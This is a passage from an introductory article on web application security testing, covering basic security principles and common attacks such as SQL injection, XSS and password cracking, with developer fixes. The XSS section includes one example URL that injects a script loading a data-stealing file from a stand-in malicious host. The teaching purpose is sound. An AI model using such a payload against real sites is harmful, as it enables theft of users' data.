Example: Your bank records — you don't expect these to be available to the public. They need to be kept safe and secure, only for you to access.

Integrity: This refers to protecting information from being modified by unauthorised parties. It ensures that the information provided by the system is always correct. There are certain algorithms and encryption techniques that allow us to keep data from being tampered with.

Example: Imagine you have published an article under your name on a website and someone maliciously alters the name to give credit to someone else.

Authentication: This is about confirming the identity of the person trying to access the system. This process ensures that the person is actually who he or she claims to be. This is done before providing the requested information

Example: Granting access based on the use of passwords or the answering of a security question.

Authorisation: This determines whether the person trying to gain access is allowed to get the information being searched for.

Example: Access control or a role manager helps achieve this.

Availability: This is to ensure that the system is up all the time and the requested information is readily available.

Example: A classic example is a DoS (Denial of Service) attack.

Non-repudiation: This is a means of acknowledging that the information transfer was completed, i.e., those making the request, received the information successfully and that they cannot deny not having received it, later.

Example: Some very common examples are the read receipts on email or even those double ticks on WhatsApp.

How to get a security testing mindset

First, you need to identify your target area of attack. Next, gather information about what and how things work in that area. Identify the entry point for your attack. Plan well on how to reach the endpoint and hack the system for the targeted information. Then attack as a hacker. Steal the target information. And when you have successfully cracked the security of the system, report this and get the developers to fix it. And while they are fixing things, plan the next attack!



Figure 1: The security testing mindset

Various types of attacks

For Web applications, the typical attacks that can happen (and should be security tested) are listed below.

URL manipulation: Whenever there are HTTP calls, the testers must verify if they are able to change the query string parameters and manipulate the data. A hacker should not be able to play around with the data being communicated to the server; so this risk needs to be fixed.

To fix this, one can implement encryption, wherein before the HTTP request, the data gets encrypted and is no more legible to the hackers.

SQL injection: Entering some special character (mostly ') in any textbox should be rejected by the application. If the tester encounters a database error, it means that the user input has been inserted in some query, which is then executed by an application. In such a case, the application is vulnerable to SQL injection. The hacker can execute scripts directly into the database and expose information.

To avoid this flaw, developers must handle special characters from user inputs by validation or by escaping them.

XSS (cross-site scripting): Any external <html> or <script> must not be accepted by the application. There is a possibility of malicious attacks through cross-site scripting. A hacker could pass some query parameters to the URL and gain access to valuable client-server information by attaching scripts. *Example: https://some-website.com/path?maliciousParam=<script src="https://malicious.code.com/stealDataScript.js"><script>*

Ways developers can tackle such attacks

- Filter input on arrival at the point where the user input is received, and validate as strictly as possible based on what the expected input is.
- Encode data on output. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers.

***Content security policy*:** As a last line of defence, you can use a content security policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

Spoofing: A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts.

***Password cracking*:** Though listed last, the most basic security test to kick off with is this. The initial security gate of any system is logging in. Testers can start by guessing user names and passwords or even use certain open